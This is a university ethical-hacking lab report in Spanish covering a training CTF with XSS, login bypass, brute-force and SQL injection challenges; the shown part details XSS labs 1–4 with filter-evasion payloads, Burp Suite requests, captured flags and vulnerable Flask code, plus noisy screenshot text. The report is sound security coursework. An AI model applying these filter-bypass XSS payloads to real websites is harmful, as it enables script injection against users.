



Universidad
Internacional
de Valencia

Máster en Ciberseguridad

Hacking Ético

Carlos E. Noboa Guerrero

24 mayo 2026

De:
 Planeta Formación y Universidades

Tabla de contenido

- 1.INFORME DE AUDITORÍA DE SEGURIDAD OFFENSIVE SECURITY 3
 - 1.1. Introducción..... 3
 - 1.2. Objetivo 3
- 2. RESUMEN EJECUTIVO..... 4
- 3. DETALLE DE RETOS SUPERADOS (PASO A PASO) 5
 - 3.1 Laboratorios Cross Site Scripting..... 5
 - 3.2 Metodologías utilizadas en la explotación de vulnerabilidades del tipo Cross-Site-Scripting..... 20
 - 3.3 Recomendaciones de mitigación de vulnerabilidades de tipo Cross-Site-Scripting 20
 - 3.4 Laboratorios Login bypass..... 21
 - 3.5 Metodología utilizada para los laboratorios de tipo login bypass..... 31
 - 3.6 Recomendaciones de mitigación de vulnerabilidades de tipo login bypass 31
 - 3.7. Laboratorios Bruteforce Attack 32
 - 3.8 Metodología seguida para la explotación de los laboratorios de tipo Bruteforce Attack..... 35
 - 3.9 Recomendaciones de mitigación de vulnerabilidades de tipo Bruteforce Attack 35
 - 3.10 Laboratorios SQL injection 36
 - 3.11 Metodología utilizada en los laboratorios de tipo SQL injection 48
 - 3.12 Recomendaciones de mitigación de vulnerabilidades de tipo SQL injection..... 48
- 4. CONCLUSIONES Y RECOMENDACIONES..... 48
 - 4.1. Conclusión del Ejercicio Técnico 48
- 5. REFERENCIAS Y HERRAMIENTAS UTILIZADAS 49

1.INFORME DE AUDITORÍA DE SEGURIDAD OFFENSIVE SECURITY

1.1. Introducción

El presente informe recoge el trabajo realizado durante la auditoría de seguridad y la resolución de los desafíos planteados en la Warzone habilitada por la Universidad Internacional de Valencia (VIU) dentro de la asignatura de Hacking Ético del Máster en Ciberseguridad.

En este documento se describen las actividades desarrolladas por el Grupo 9 durante su participación en la plataforma viuciberseguridad.wsg127.com. Se presentan los procedimientos aplicados, los resultados obtenidos y las evidencias recopiladas a lo largo del ejercicio. Asimismo, se analiza el nivel de seguridad de los distintos escenarios propuestos, destacando cómo determinadas debilidades en la configuración de servicios y en los mecanismos de validación pueden ser aprovechadas mediante técnicas de análisis, evasión y manipulación controlada, poniendo de manifiesto la importancia de una correcta implementación de las medidas de protección.

1.2. Objetivo

La presente práctica tiene como finalidad superar los distintos desafíos propuestos en la Warzone de la VIU mediante la realización de una evaluación de seguridad interna, aplicando técnicas de análisis y explotación de vulnerabilidades en entornos web. A través de este ejercicio se busca poner en práctica los conocimientos adquiridos durante la asignatura y comprobar su efectividad en escenarios simulados con características similares a las que pueden encontrarse en sistemas reales.

Para cumplir con este objetivo general, se plantean los siguientes objetivos específicos:

- Analizar cada uno de los laboratorios asignados con el fin de identificar vulnerabilidades y debilidades de seguridad, avanzando progresivamente por escenarios de distinta complejidad.
- Evaluar la resistencia de las aplicaciones frente a ataques de Cross-Site Scripting (XSS), aplicando diferentes técnicas de evasión y adaptación de cargas útiles para superar mecanismos de filtrado y validación.
- Examinar los controles de autenticación y autorización implementados en los laboratorios, identificando posibles fallos que permitan eludir restricciones de acceso mediante la manipulación de parámetros, tipos de datos o comportamientos inseguros de la aplicación.
- Comprobar la existencia de vulnerabilidades relacionadas con la inyección SQL, realizando pruebas orientadas tanto a la extracción de información como a la validación de errores de diseño en las consultas realizadas por la aplicación.
- Registrar de forma detallada cada fase del proceso de análisis y explotación, documentando las evidencias obtenidas y las banderas capturadas mediante el uso de herramientas especializadas de auditoría y pruebas de penetración, como Burp Suite y las utilidades disponibles en Kali Linux.

2. RESUMEN EJECUTIVO

Durante el desarrollo de la práctica se llevó a cabo una evaluación de seguridad sobre la plataforma de entrenamiento de ciberseguridad de la Universidad Internacional de Valencia (VIU), específicamente en la Warzone web disponible en el dominio viuciberseguridad.wsg127.com. El entorno de trabajo estaba compuesto por 19 laboratorios independientes, diseñados para simular distintos escenarios de vulnerabilidades y técnicas de ataque habituales en aplicaciones web.

Las pruebas realizadas se enfocaron principalmente en cuatro áreas de seguridad, vulnerabilidades de Cross-Site Scripting (XSS); mecanismos de evasión de autenticación (Login Bypass), ataques de fuerza bruta y vulnerabilidades de inyección SQL (SQL Injection). A lo largo de la evaluación fue posible resolver la totalidad de los retos asignados, obteniendo todas las banderas disponibles y verificando la presencia de diversas debilidades relacionadas con validaciones insuficientes, controles de acceso deficientes y errores en el tratamiento de datos por parte de las aplicaciones analizadas.

A continuación, se presenta una tabla resumen con los laboratorios evaluados, las vulnerabilidades identificadas, el nivel de dificultad asociado a cada reto y la puntuación correspondiente dentro de la plataforma.

#	Laboratorio	Tema	Puntos	Dificultad
1	Cross-Site Scripting 1	XSS	100	Baja
2	Cross-Site Scripting 2	XSS	100	Baja
3	Cross-Site Scripting 3	XSS	150	Baja-Media
4	Cross-Site Scripting 4	XSS	150	Baja-Media
5	Cross-Site Scripting 5	XSS	200	Media
6	Cross-Site Scripting 6	XSS	250	Media-Alta
7	Cross-Site Scripting 7	XSS	300	Alta
8	Cross-Site Scripting 8	XSS	300	Alta
9	Login Bypass 1	Login Bypass	75	Baja
10	Login Bypass 2	Login Bypass	100	Baja

11	Login Bypass 3	Login Bypass	125	Baja-Media
12	Login Bypass 4	Login Bypass	175	Media
13	Login Bypass 5	Login Bypass	250	Media-Alta
14	Bruteforce Attack 1	Bruteforce	125	Baja-Media
15	Bruteforce Attack 2	Bruteforce	200	Media
16	SQL Injection 1	SQL Injection	200	Media
17	SQL Injection 2	SQL Injection	200	Media
18	SQL Injection 3	SQL Injection	450	Alta
19	SQL Injection 4	SQL Injection	300	Alta

3. DETALLE DE RETOS SUPERADOS (PASO A PASO)

3.1 Laboratorios Cross Site Scripting


3.1.1 Laboratorio 01: Cross-Site Scripting 1 / viuciberseguridad.wsg127.com

3.1.1.1 Detalle de la Vulnerabilidad

El servidor recibe un input mediante una petición GET, el cual viaja en la url del navegador bajo el nombre “name”, después visualiza dicho input en la web, en el tag input de un formulario. Debido a que el input de la url se inserta directamente en el html de la web concatenando strings, es posible inyectar código de html para modificar el funcionamiento de la web. En este caso, se ha lanzado una alerta mediante el tag <script>, para ello, se ha cerrado el tag del input del formulario correctamente con la inserción de los caracteres “>” y a continuación se ha implementado el script.

3.1.1.2 Proceso de Explotación y Evidencias

Para probar que esta vulnerabilidad es explotable se ha modificado la url de la web inyectando html en el atributo name. Al introducir la siguiente cadena en la url "><script>alert('XSS')</script>" como name, se inserta código html directamente, ya que, la comilla cierra el atributo name y seguidamente se ejecuta el script con la alerta.



3.1.2 Laboratorio 02: Cross-Site Scripting 2 / viuciberseguridad.wsg127.com

3.1.2.1 Detalle de la Vulnerabilidad

Se identificó una vulnerabilidad de Cross-Site Scripting (XSS) reflejado en el endpoint `/xsschallenges/xss2` a través del parámetro GET `name`. La aplicación implementa un mecanismo de defensa ineficaz basado en una lista de descalificación (*blacklist*) que busca la cadena de caracteres `script` y la elimina de forma lineal antes de renderizar la respuesta. Debido a que la entrada del usuario se refleja directamente dentro de un contexto de texto HTML puro (entre etiquetas `<h1>`), este filtro puede ser completamente evadido mediante la técnica de **anidación de etiquetas** (*nested payloads*). Al introducir la palabra prohibida dentro de sí misma (ej. `<scriscriptpt>`), el motor de sanitización del backend elimina la ocurrencia interna, provocando de forma no intencionada que los caracteres de los

extremos se unan en el navegador de la víctima, reconstruyendo la etiqueta ejecutable original <script> en memoria.

3.1.2.2 Proceso de Explotación y Evidencias

La explotación y comprobación del fallo de seguridad se realizó utilizando **Burp Suite Repeater** siguiendo una progresión analítica:

1. Al enviar un vector estándar como <script>alert("XSS")</script>, se observó en la respuesta HTML que las cadenas script y /script eran removidas por el servidor, confirmando el comportamiento del filtro sanitizador.
2. Se diseñó una estructura donde la cadena script se intercaló estratégicamente dentro de las etiquetas de apertura y cierre.

Petición HTTP enviada en Burp Suite (Evidencia):

```
GET /xsschallenges/xss2?name=<scriscriptpt>alert("XSS")</scriscriptpt> HTTP/1.1
Host: viuciberseguridad.wsg127.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Connection: close
```

Al procesar la petición, el servidor eliminó las cadenas del centro y devolvió un código 200 OK, uniendo los fragmentos laterales y renderizando etiquetas ejecutables válidas en el HTML:

```
<center><h1>Hello <script>alert("XSS")</script></h1>
```

Como resultado de esta inyección exitosa, el validador del backend procesó la explotación y expuso la bandera de recompensa correspondiente en el cuerpo del mensaje:

```
Nice you triggered the right alert!<p>Have a flag as a reward: flag{SrncpLWEexwR8LBjYbDYJDqHtsBijf}
```

3

Burp Suite Community Edition v2023.7.3 - Temporary Project

Burp

Project

Intruder

Repeater

View

Help

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

Intercept

HTTP history

WebSockets history

Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
51	https://frefox.settings.servic...	GET	/t/buckets/monitor/collections/cha...		✓	307	1178	HTML		307 Temporary Redirect		✓	151.101.65.91		06:45:29 16 ...	8080
52	https://frefox.settings.servic...	GET	/t/buckets/main/collections/devtoo...		✓	200	44772	JSON				✓	151.101.65.91		06:45:30 16 ...	8080
53	https://frefox.settings.servic...	GET	/t/buckets/main/collections/devtoo...		✓	200	10282	JSON				✓	151.101.65.91		06:45:30 16 ...	8080
54	https://content-signature-2.c...	GET	/g/chains/20240209ecf/content-sig...			304	168		chain			✓	34.160.144.191		06:45:30 16 ...	8080
55	https://frefox.settings.servic...	GET	/t/buckets/security-state/collection...		✓	200	127684	JSON				✓	151.101.65.91		06:45:32 16 ...	8080
56	https://frefox.settings.servic...	GET	/t/buckets/main/collections/search...		✓	200	34439	JSON				✓	151.101.65.91		06:45:33 16 ...	8080
57	https://frefox.settings.servic...	GET	/t/buckets/main/collections/public...		✓	304	284					✓	151.101.65.91		06:45:33 16 ...	8080
58	https://frefox.settings.servic...	GET	/t/buckets/main/collections/cooke...		✓	304	293					✓	151.101.65.91		06:45:34 16 ...	8080
59	https://content-signature-2.c...	GET	/t/tiles			204	395					✓	151.101.129.91		06:50:43 16 ...	8080
60	http://vucberseguridad.wsg1...	GET	/zone.php			200	17693	HTML	php	WSG - CTF			20.82.4.148		06:56:32 16 ...	8080
61	http://vucberseguridad.wsg1...	GET	/reto.php?id=2		✓	200	6791	HTML	php	WSG - CTF			20.82.4.148		06:56:36 16 ...	8080
62	http://vucberseguridad.wsg1...	GET	/xsschallenges/xss2?name=hacker		✓	200	992	HTML		XSS 2			20.82.4.148		06:57:33 16 ...	8080

Request

Raw

Hex

IN

```
1 GET /reto.php?id=2 HTTP/1.1
2 Host: vucibexseguridad.wsg127.com
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://vucibexseguridad.wsg127.com/mone.php
9 Cookie: PHPSESSID=4efc0b10403c1eb3030cae60a23ee
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Raw

Hex

Render

IN

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0
3 Date: Tue, 16 Jun 2026 13:56:37 GMT
4 Content-Type: text/html
5 Connection: close
6 X-Powered-By: PHP/8.1.35
7 Expires: Thu, 18 Nov 1981 00:00:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
9Pragma: no-cache
10 Content-Length: 6404
11
12 <!DOCTYPE html>
13 <html lang="es">
14 <head>
15 <meta charset="UTF-8">
16 <meta name="viewport" content="width=device-width, initial-scale=1.0">
17 <title>
18 WSG - CTF
19 </title>
20
21 <link rel="shortcut icon" type="image/x-icon" href="static/img/favicon.ico" />
22
23 <link rel="stylesheet" type="text/css" href="static/css/bootstrap.min.css">
24 <link rel="stylesheet" type="text/css" href="static/css/main.min.css">
25
26 <!-- Pineden Icon Fonts -->
27 <link rel="stylesheet" type="text/css" href="static/css/pe-icon-7-filled.css">
28 <link rel="stylesheet" type="text/css" href="static/css/pe-icon-7-stroke.css">
29 </head>
30 <body>
31 <div id="loading">
32 <div class="loader loader-light loader-large">
33 </div>
34 </div>
35 <div class="wrapper">
36 <aside class="sidebar">
37 <div class="user-info">
38 <figure class="rounded-image profile_img">
39 
40
```

Inspector

IN

IN

Request attributes

2

Request query parameters

1

Request cookies



1

Request headers

9

Response headers

9



3.1.3. Laboratorio 03: Cross-Site Scripting 3 / viuciberseguridad.wsg127.com


3.1.3.1 Detalle de la Vulnerabilidad

En este caso se usan expresiones regulares para intentar evitar vulnerabilidades, dichas expresiones regulares quitan del input tags, es decir, cadenas que contengan el inicio de un tag seguidas de letras y la cadena de caracteres XSS, en cambio, dichas expresiones regulares no son suficientes, ya que, se pueden evadir fácilmente.

3.1.3.2 Proceso de Explotación y Evidencias

Para evadir los filtros utilizados para evitar vulnerabilidades se entiende el funcionamiento de las expresiones regulares, y aprovechando que en el código solo se ejecutan una vez, se prepara el input para que después de aplicar las expresiones regulares el resultado siga manteniendo el tag de imágenes y la cadena de caracteres XSS. La vulnerabilidad se explota modificando la url de la web, ya que, el input

se recoge de una petición GET. Mediante el siguiente input se consigue lanzar una alerta en la web. Aprovechando el bypass de los filtros de la web y usando el tag de imagen con una url errónea, y la implementación del evento onerror, que lanza una alerta con el string XSS cuando la dirección de la imagen no es correcta: `name=<<iimg%20src=aaa%20onerror=alert("X%27XSS%27SS")>`



```
@app.route('/xsschallenges/xss3')
def xss3():
    msg = request.args.get('name', '')
    msg = re.sub(r'<[a-z/]+>', '', msg, flags=re.IGNORECASE) # Remove HTML tags, i.e. everything starts with < followed by a-z or /
    msg = re.sub(r'["\']XSS["\']', '', msg, flags=re.IGNORECASE) # Remove the string "XSS" to make it a bit harder
    data = """<html>
<head>
<link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">
<link rel="stylesheet" type="text/css" href="/static/css/main.min.retos.css">
<style>
.data{
    text-align: center;
}
.widget__login{
}
form {
    width: 50%;
}
body{
    text-align:center;
}
</style>
<title>XSS 3</title>
</head>
<article class="widget widget_login">
<div class="widget__content"><center>"""
    data += "<h1>Hello %s </h1>" % msg
    data += """<br/>
<br/>
<button onclick="window.location.href = '/zone.php'" style="width:100">Volver</button></div>
"""
    data += check_xss(data, flags[2])
    return data
```

3.1.4 Laboratorio 04: Cross-Site Scripting 4 / viuciberseguridad.wsg127.com

3.1.4.1 Detalle de la Vulnerabilidad

Se detectó que el endpoint `/xsschallenges/xss4` es vulnerable a la inyección de código malicioso a través del parámetro GET `name`. Aunque el servidor implementa una política de sanitización basada en una lista negra para bloquear caracteres de control de scripts tradicionales como `<`, `>`, `(`, `)`, el mecanismo es insuficiente. Debido a que la entrada del usuario se refleja directamente dentro del atributo `src` de una etiqueta HTML `<img>`, un atacante puede romper el contexto del atributo original utilizando comillas simples e inyectar manejadores de eventos interactivos (como `onerror`). Además, es posible evadir por completo la restricción de los paréntesis codificándolos como entidades HTML (`(`; y `)`), las cuales

son interpretadas y ejecutadas como código JavaScript válido directamente en la memoria del navegador web.

3.1.4.2 Proceso de Explotación y Evidencias

Para demostrar la explotabilidad sin activar las restricciones del servidor, construimos un vector de ataque en dos partes: primero, salir del contexto del atributo src usando una comilla simple; y segundo, eludir la restricción de paréntesis codificándolos como entidades HTML ((y)), que el navegador interpreta y ejecuta correctamente como JavaScript, pero que el filtro del servidor no reconoce como caracteres peligrosos.

El flujo que seguimos durante la explotación fue el siguiente:

1. Análisis de la petición original

Interceptamos el tráfico con Burp Suite y confirmamos que la aplicación realiza una petición GET enviando el valor del parámetro name directamente hacia el recurso vulnerable.

2. Construcción e inyección del payload

Reemplazamos el valor del parámetro con la siguiente cadena, combinando codificación URL y entidades HTML para evadir el filtro:

```
GET /xsschallenges/xss4?name=x'%20onerror='alert%26%2340;%22XSS%22%26%2341;' HTTP/1.1
Host: viuciberseguridad.wsg127.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Connection: close
```

3. Respuesta del servidor y ejecución

El servidor respondió con un código 200 OK, ya que ninguno de los caracteres en su forma codificada coincidía con los patrones bloqueados por el filtro. El HTML resultante que obtuvimos fue el siguiente:

html

```
<img src=x' onerror='alert&#40;"XSS"&#41;'>
```

Al renderizarse en el navegador, la ruta de imagen inválida x provocó que se disparara el evento onerror. En ese momento, el navegador decodificó las entidades HTML en memoria y ejecutó alert("XSS") con éxito, lo que nos permitió confirmar la vulnerabilidad y obtener la bandera de recompensa del sistema.

Burp Suite Community Edition v2023.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
2	http://vulnberseguridad.wsg127.com	GET	/xsschallenges/xss4name-hacker		✓	200	1025	HTML	XSS 4			✓	20.82.4.148		06:39:39.16...	8080
3	http://vulnberseguridad.wsg127.com	GET	/xsschallenges/hacker			404	397	HTML	404 Not Found			✓	20.82.4.148		06:39:44.16...	8080
4	https://push.services.mozilla.com	GET	/			101	240	JSON				✓	34.107.243.93		06:40:11.61...	8080
5	https://refox.settings.servic...	GET	/v1/buckets/monitor/collections/cha...		✓	307	1178	HTML	307 Temporary Redirect			✓	151.101.1.91		06:40:11.16...	8080
6	https://refox.settings.servic...	GET	/v1/buckets/monitor/collections/cha...		✓	200	40297	JSON				✓	151.101.1.91		06:40:12.16...	8080
7	https://refox.settings.servic...	GET	/v1/buckets/main/collections/devtoo...		✓	200	44775	JSON				✓	151.101.1.91		06:40:12.16...	8080
8	https://refox.settings.servic...	GET	/v1/buckets/main/collections/devtoo...		✓	200	10285	JSON				✓	151.101.1.91		06:40:12.16...	8080
9	https://refox.settings.servic...	GET	/v1/buckets/blocklists/collections/ad...		✓	200	214492	JSON				✓	151.101.1.91		06:40:13.16...	8080
10	https://refox.settings.servic...	GET	/v1/buckets/blocklists/collections/ad...		✓	200	78993	JSON				✓	151.101.1.91		06:40:13.16...	8080
11	https://refox.settings.servic...	GET	/v1/buckets/security-state/collection...		✓	200	44646	JSON				✓	151.101.1.91		06:40:13.16...	8080
12	https://content-signature-2.c...	GET	/glchams/202402/oneer-content-sig...		✓	304	169		chain			✓	34.160.144.191		06:40:13.16...	8080
13	https://refox.settings.servic...	GET	/v1/buckets/security-state/collection...		✓	200	637981	JSON				✓	151.101.1.91		06:40:14.16...	8080

Request

1 GET /xsschallenges/xss4name-hacker HTTP/1.1

2 Host: vulnberseguridad.wsg127.com

3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://vulnberseguridad.wsg127.com/xss.php?id=4

9 Cookie: PHPSESSID=ef6fcb15402c1ab5020ca5f6a25ee

10 Upgrade-Insecure-Requests: 1

Response

1 HTTP/1.1 200 OK

2 Server: nginx/1.24.0

3 Date: Tue, 16 Jun 2026 10:36:44 GMT

4 Content-Type: text/html; charset=utf-8

5 Content-Length: 789

6 Connection: close

7 X-XSS-Protection: 0

8 P3P: CP="ALL DSP COR PRAa PDA OUR NOR OUI OUR HAU"

9

10 <html>

11 <head>

12 <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">

13 <link rel="stylesheet" type="text/css" href="/static/css/main.min.css">

14 <style>

15 .data{

16 text-align: center;

17 }

18 .widget__login{

19 }

20 .form{

21 width: 50%;

22 }

23 .body{

24 text-align: center;

25 }

26 </style>

27 <title>

28 XSS 4

29 </title>

30 </head>

31 <div class="widget__login">

32 <div class="widget__content">

33 <center>

34

35 </div>

36 </div>

37 <button onclick="window.location.href = '/xss.php'" style="width: 100%">

38 Valves

Burp Suite Community Edition v2023.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < >

Target: http://vulnberseguridad.wsg127.com

Request

1 GET /xsschallenges/xss4name-hacker HTTP/1.1

2 Host: vulnberseguridad.wsg127.com

3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://vulnberseguridad.wsg127.com/xss.php?id=4

9 Cookie: PHPSESSID=ef6fcb15402c1ab5020ca5f6a25ee

10 Upgrade-Insecure-Requests: 1

Response

1 HTTP/1.1 200 OK

2 Server: nginx/1.24.0

3 Date: Tue, 16 Jun 2026 10:41:10 GMT

4 Content-Type: text/html; charset=utf-8

5 Content-Length: 789

6 Connection: close

7 X-XSS-Protection: 0

8 P3P: CP="ALL DSP COR PRAa PDA OUR NOR OUI OUR HAU"

9

10 <html>

11 <head>

12 <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">

13 <link rel="stylesheet" type="text/css" href="/static/css/main.min.css">

14 <style>

15 .data{

16 text-align: center;

17 }

18 .widget__login{

19 }

20 .form{

21 width: 50%;

22 }

23 .body{

24 text-align: center;

25 }

26 </style>

27 <title>

28 XSS 4

29 </title>

30 </head>

31 <div class="widget__login">

32 <div class="widget__content">

33 <center>

34

35 </div>

36 </div>

37 <button onclick="window.location.href = '/xss.php'" style="width: 100%">

38 Valves

39 </div>

40 </div>

41 </div>

42 </div>

43 </div>

44 </div>

45 </div>

46 </div>

47 </div>

48 </div>

49 </div>

50 </div>

51 </div>

52 </div>

53 </div>

54 </div>

55 </div>

56 </div>

57 </div>

58 </div>

59 </div>

60 </div>

61 </div>

62 </div>

63 </div>

64 </div>

65 </div>

66 </div>

67 </div>

68 </div>

69 </div>

70 </div>

71 </div>

72 </div>

73 </div>

74 </div>

75 </div>

76 </div>

77 </div>

78 </div>

79 </div>

80 </div>

81 </div>

82 </div>

83 </div>

84 </div>

85 </div>

86 </div>

87 </div>

88 </div>

89 </div>

90 </div>

91 </div>

